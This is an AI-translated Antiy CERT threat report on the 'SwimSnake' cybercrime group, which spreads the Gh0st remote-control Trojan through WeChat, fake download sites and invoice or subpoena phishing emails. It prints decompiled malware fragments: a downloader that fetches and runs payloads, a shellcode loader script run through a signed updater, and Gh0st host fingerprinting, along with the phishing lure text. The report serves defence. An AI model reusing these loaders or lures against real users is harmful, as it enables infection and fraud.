Special Analysis Report on the "SwimSnake" Cybercrime Group

Antiy CERT

First published: October 12, 2023

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

The "SwimSnake" cybercrime group has been active since the second half of 2022, launching a large number of attacks against domestic users. This cybercrime group has attracted widespread attention from the domestic security industry this year due to its diverse malicious program variants, rapid updates and anti-virus methods, frequent infrastructure changes, and wide-ranging target industries.

The "SwimSnake" criminal group spreads malicious programs through instant messaging software, malicious search engine promotions, and phishing emails. They utilize methods such as "white-and-black," "memory shellcode execution," and "memory decryption payload" to ultimately implant remote control Trojans on victims' computers. After gaining control of the victim's computer, the group primarily manipulates the victim's WeChat account to carry out subsequent attacks and profit. On one hand, the group uses the victim's WeChat account to distribute malicious programs to their friends or groups, further expanding the scope of infection. On the other hand, the group controls the victim's WeChat account and conducts fraudulent activities by impersonating their identities or maliciously creating groups, thereby illegally obtaining financial benefits.

Antiy CERT has been continuously monitoring and tracking the "SwimSnake" cybercrime group, and discovered the operating model of cybercrime groups mainly composed of the "SwimSnake" cybercrime group. Based on the analysis of samples, it has summarized the attack methods and technical characteristics of the cybercrime groups, revealed the common fraud routines used by the cybercrime groups, and summarized effective protection suggestions to help users understand and identify the common tricks of the cybercrime groups, avoid being harmed by their remote control Trojans, and avoid suffering economic losses from fraud by cybercrime groups.

For more detailed information about the group, please refer to Antiy Virus Encyclopedia.

安天病毒百科

Long press to identify the QR code to view the detailed information of the "SwimSnake" group [1]

It has been verified that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill this remote control Trojan.

Antiy Security Threat Detection Tool can detect systems infected with this type of "SwimSnake" Trojan.

2 Sample Analysis Reveals the Attack Methods of Cybercrime Groups

Cybercrime groups primarily spread malicious programs through instant messaging software, malicious search engine promotions, and phishing emails. The initial malicious program is typically a malicious downloader. After execution, it accesses trusted websites or the attacker's server, retrieves the malicious payload files hosted there, loads and executes them, and utilizes a combination of "black and white" methods, "memory shellcode execution," and "memory decryption payload" to evade antivirus detection. Ultimately, the malware executes the Gh0st remote control Trojan in memory and typically achieves persistence, allowing it to reside on the victim's host for a long time.




Figure 2-1 2

2.1 Malicious Program Spread


Cybercrime groups mainly spread malicious programs through instant messaging software, malicious search engine promotion, phishing emails and other channels.

2.1.1 Instant Messaging Software

In the "Analysis of the "SwimSnake" cybercrime group's Activities of Spreading Malicious Codes via WeChat" [2], Antiy CERT detailed the cybercrime group's operation model of recruiting a large number of members by recruiting "agents" to help them complete the large-scale spread of malicious programs. In addition, Antiy CERT found that the malicious programs spread by the cybercrime group through instant messaging software have some specific behaviors after execution. According to their behaviors, they can be divided into three categories: double-click malicious programs, image-jumping malicious programs, and damage malicious programs.

2.1.1.1 Double-Click Malicious Programs

After executing a double-click malicious program, the mouse cursor will often spin in a circle for a few seconds. Attackers use instant messaging software to trick users into executing the malicious program and determine whether the malicious program is executed based on user feedback (text, screenshots, or screen recordings).



你拍个视频我看看咋回事

解压之后双击也打不开吗

解压了


双击之后显示什么

转圈

Figure 2Chat logs related to double-click malware

2.1.1.2 Image-Jumping Malicious Programs

C2 server, image pop-up malware also retrieves and opens an image file. This method can confuse the user, and the attacker can also determine whether the malicious program is executed by judging whether the image pops up in the user's feedback.




```
DeleteUrlCacheEntryW(L"[redacted]
DeleteUrlCacheEntryW(L"[redacted]
DeleteUrlCacheEntryW(L"[redacted]");
DeleteUrlCacheEntryW(L"[redacted]
URLDownloadToFile(0, L"[redacted]82, 0, 0);// 下载至 C:\Users\Public\36.exe
URLDownloadToFile(0, L"[redacted]v55, 0, 0);// 下载至 C:\ProgramData\Videos.exe
URLDownloadToFile(0, L"[redacted]", &v10[21], 0, 0);// 下载至 C:\ProgramData\service.log
URLDownloadToFile(0, L"[redacted]28, 0, 0);// 下载至 C:\ProgramData\Videos.jpg
ShellExecute(0, "open", &v10[14], 0, 0, 0);   // 执行 36.exe
ShellExecute(0, "open", &v10[7], 0, 0, 0);    // 执行 Videos.exe
ShellExecute(0, "open", v10, 0, 0, 1);        // 打开 Videos.jpg
Sleep(1000u);
remove(&v10[14]);                             // 删除36.exe
```

Figure 2-3Download and open the image file

2.1.1.3 Damage-Related Malicious Programs


After obtaining and executing the required malicious payload file, the corruption malware will pop up a constructed error message, which generally contains the words "The file is corrupted" as well as the machine's GUID and current time.



```
SetFileAttributesA((LPCSTR)(_RBP + 64), 2u);
GetVolumeInformationA("c:\\", (LPSTR)(_RBP + 1568), 0xCu, (LPDWORD)(_RBP + 16), 0i64, 0i64, 0i64, 0xAu);
GetCurrentHwProfileA((LPHW_PROFILE_INFOA)(_RBP + 1184));
sub_140001080(_RBP + 1440, (int)"%lu%s");      // GUID
*(_QWORD *)(((unsigned __int64)&v41 & 0xFFFFFFFFFFFFFFE0ui64) + 0x60) = Xtime_get_ticks() / 10000000;
v39 = sub_14001DC48(_RBP + 96);                  // 获取当前时间
sub_14001B858(_RBP + 1312, 128i64, "%Y-%m-%d %H:%M:%S", v39);
sub_140001080(_RBP + 1824, (int)"文件已经损坏\n%s\n%s");
MessageBoxA(0i64, (LPCSTR)(_RBP + 1824), "Error", 0);// 弹窗
if ( !*(_DWORD *)(((unsigned __int64)&v41 & 0xFFFFFFFFFFFFFFE0ui64) + 0x28) )
  goto LABEL_15;
```

Figure 2-4Pop up a constructed error message window

When the victim user executes a malicious program and sees an error pop-up window, he or she often thinks the file is damaged and actively sends a screenshot to the attacker for inquiry. The attacker can then determine that the malicious program has been executed.



Error

文件已经损坏
35[redacted]63}
2023-08-05 02:47:40

Figure 2-5Error pop-up window

2.1.2 Malicious Search Engine Promotion

Cybercrime groups forged download web pages for commonly used application software such as WeChat, DingTalk, WPS, and PDF Converter, and purchased advertising space on mainstream domestic search engines to maliciously promote their fake download sites, thereby inducing users to download and execute malicious programs.





Figure 2-6 A fake download site forged by a cybercrime group

2.1.3 Phishing Emails

When delivering malicious programs through phishing emails, cybercrime groups will send phishing emails to users with subjects and content related to "invoices" and "subpoenas", and the emails usually contain hyperlinks.



与发票相关的钓鱼邮件

尊敬的用户，你好

您于2023年4月10日开具的充值电子发票，票据信息如下：

开票日期：2023年4月10日
发票金额：150.00￥
发票代码：1440110
发票号码：020942845994

****

发票明细

与传票相关的钓鱼邮件

[redacted]

根据我委托人（[redacted]）提供的相关资料，查明事实如下：

我委托人与贵公司之间存在合法有效的购销合同和承揽合同。
双方应当依据合同约定履行义务，贵公司拖欠合同款的行为已构成违约。
贵公司应承担相应的违约责任，采取补救措施或者赔偿损失等责任。
如收到此函30天内未作出回复，本事务所将正式对贵公司起诉。


请尽快回复，以免影响双方合作关系。

请转发给财务是否属实

附：相关资料下载地址：点击下载

Figure 2-7Phishing emails related to "invoice" and "subpoena"

When users click on the link, they are redirected to a phishing website disguised as providing billing services or posing as a tax authority. Cybercrime groups use bill-related phishing emails and phishing websites to trick users into downloading and executing malicious programs.



伪装成提供票据服务的钓鱼网站

票据服务 的分享文件

刷新

点击下载获取电子发票PDF（需在Windows下载查看）

文件名	创建日期	大小	创建者	操作
6.7.zip	2023年06月06日	6MB	ppojx	下载

伪装成税务机关的钓鱼网站

国家税务总局 增值税电子发票公共服务平台

请马上下载，24小时内将失效！

请用钉钉扫码登录授权下载。电子发票24小时内将失效。

Figure 2-8Phishing websites

2.2 Malicious Program Execution

The initial malicious program spread by cybercrime groups is usually a malicious downloader. After execution, it obtains the next stage of malicious payload files by accessing trusted websites or attacker servers, loads and executes them, and combines "white and black", "memory execution of shellcode", "memory decryption of payload" and other methods to ultimately execute the Gh0st remote control Trojan in memory.

2.2.1 Malicious Payload Hosting Method

2.2.1.1 Trusted Sites

In "Analysis of Attack Activities Using Cloud Note Platforms to Deliver Remote Control Trojans" [3], Antiy CERT introduced the attack activities of cybercrime groups using cloud note platforms to deliver remote control Trojans. The attackers packaged the malicious payload files into a compressed package and hosted it in the created cloud note sharing platform, with the aim of using trusted sites to evade security products on the traffic side. After the malicious program it spreads is executed, it obtains the malicious payload file from the shared link, thereby completing the subsequent attack process. Currently, multiple cloud note sharing platforms used for attack activities have been observed, the earliest of which was created in January 2022.

Table 2 create cloud notebook sharing to host malicious payloads

Username	Shared folder name
vip0418123000	签名正版
quanshiyu2022	GUDUO
quanshiyu2022	XSD
Ireallycanth	Endless sea of bitterness
m15529105475	wx
m15529105475	kky

2.2.1.2 Cybercrime Group Infrastructure


When cybercrime groups host malicious payloads in their own infrastructure (such as HFS servers, FTP servers, etc.), they will try their best to avoid detection of the malicious payloads. In addition to encrypting the payload files, they may further remove or encrypt the PE file headers, split the payload files, and other operations to evade detection by security products.

2.2.2 Malicious Payload Loading Method

During the malicious payload loading phase, cybercrime groups often use methods such as "white and black", "memory execution of Shellcode", "memory decryption of Payload", etc., and use these methods in combination.

White and black: Cybercrime groups exploit the flaws of some normal programs that do not perform strict verification when calling required modules or script codes, construct malicious DLL files or add malicious script codes, and thus use normal programs to execute malicious codes.

In "Analysis of the Large-Scale Attack Campaign Launched by the "SwimSnake" cybercrime group Against Domestic Users" [4], Antiy CERT introduced the cybercrime group's method of using the NetSarang series of tools to update the program to launch attacks. When the program is executed, it loads the dat file with the same name in the same directory and parses the script code in it. The attacker takes advantage of this to add malicious code to the original script, thereby executing malicious shellcode. It has been observed that the cybercrime group has used this method to implant remote control Trojans in multiple attack activities.



名称: NetSarang Computer, Inc.

电子邮件: 不可用

签名时间: 2019年11月29日 12:09:27

```
g_table_char = {[illegible]
VirtualAlloc = "VirtualAlloc";
VirtualProtect = "VirtualProtect";
dllname = "c:\\windows\\system32\\user32.dll";
kernel32 = "c:\\windows\\system32\\kernel32.dll";
rpcrt4 = "c:\\windows\\system32\\rpcrt4.dll";
g_len = Table.Count(g_table_char);
g_Addr = DLL.CallFunction(kernel32, VirtualAlloc, "0,"..g_len..",12288,4", DLL_RETURN_TYPE_LONG, DLL_CALL_STDCALL);
RtlFillMemory = "RtlFillMemory";
g_Sum = g_len - 1;
cn = 0;
for i=0,g_Sum do
   DLL.CallFunction(kernel32, RtlFillMemory, ""..g_Addr+i..",1,"..g_table_char[i+1].."", DLL_RETURN_TYPE_LONG, DLL_CALL_STDCALL);
   cn = cn +1;
   if cn == 50 then
      cn=0;
      Application.Sleep(0);
   end
end
Application.Sleep(0);
CreateThread = "CreateThread";
DLL.CallFunction(kernel32, CreateThread, "0,0,"..g_Addr..",0,0,0", DLL_RETURN_TYPE_LONG, DLL_CALL_STDCALL);
Application.Sleep([illegible]);
```


Figure 2-9 10update the program and execute malicious Shellcode

Memory executing shellcode: Cybercrime groups typically save their shellcode to text files, use a loader to read the contents of the text, and execute the shellcode in memory. There are two main types of shellcode written by cybercrime groups: one type is used to detect the presence of security products in the system and create a scheduled task for the loader to achieve persistence on the victim host; the other type is used to retrieve, decrypt, and load remote control Trojans for execution.

Memory decryption payload: Cybercrime groups usually encrypt the remote control Trojan payload in advance and use the corresponding decryption algorithm to decrypt it during execution, thereby loading and executing the final remote control Trojan in memory.

2.2.3 Memory Release Gh0st Remote Control Trojan

The Gh0st remote control Trojan consists of two parts: a controlled terminal and a control terminal. The controlled terminal, implanted in the victim's host, collects various information from the host, including basic system information, window information, and antivirus product information. It then constructs an online packet and sends it to the C2 server, establishing communication with the control terminal. The communication is encrypted and decrypted using a custom algorithm.



```
GetVersionExA(&VersionInformation);
sub_727280(
  (int)&VersionInformation.dwMajorVersion,
  (int)&VersionInformation.dwMinorVersion,
  &VersionInformation.dwBuildNumber);        // 获取操作系统版本
v23 = sub_726DE0() != 0;
sub_726BC0((int)v20);                        // 获取CPU信息
v3 = sub_726F90();                           // 获取当前的窗口信息
lstrcpyA(String1, v3);
strcpy(v26, sub_7271F0());                   // 遍历进程，检查是否存在反病毒产品相关进程，并返回结果
v28 = 0;
plii.cbSize = 8;
GetLastInputInfo(&plii);
if ( GetTickCount() - plii.dwTime > 0x2BF20 )
  v28 = 1;
Buffer.dwLength = 64;
GlobalMemoryStatusEx(&Buffer);               // 获取内存信息
v24 = Buffer.ullTotalPhys >> 20;
v21 = a2;
v22 = sub_726A60();
v4 = (const CHAR *)((int (*)(void))sub_726EB0)();// 检查本地系统的网络连接状态
lstrcpyA(v18, v4);
sub_727160((int)aRdpTcp, v29, 128);          // 获取当前系统远程桌面的端口号
sub_726E30((int)v31, v25, 50);               // 检查MarkTime注册表项，确认是否曾经感染此机器
return sub_721A10((char *)a1, &v14, 0x23Cu); // 向C2发送信息
```

Figure 2-11 A variant of the Gh0st remote control Trojan collects information and structures an online package

The Gh0st remote control Trojan can receive remote control commands to execute corresponding functions and supports expansion of its functional modules by downloading and executing plug-ins. The captured control program shows that this remote control Trojan has multiple functions, mainly including displaying the controlled terminal's online information, monitoring the controlled terminal's screen, managing the controlled terminal's system files, and remotely controlling it.




Figure 2-12 Gh0st remote control Trojan control terminal program

It has been observed that while the control-end programs used by cybercrime groups vary, they are generally consistent. Because the source code for the Gh0st remote control Trojan has been open source for many years, and the Trojan and its numerous derivatives have been widely circulated within the cybercrime, cybercrime groups can quickly build control-end programs and their corresponding controlled-end Trojans, and then evade anti-virus software on the controlled-end Trojans.

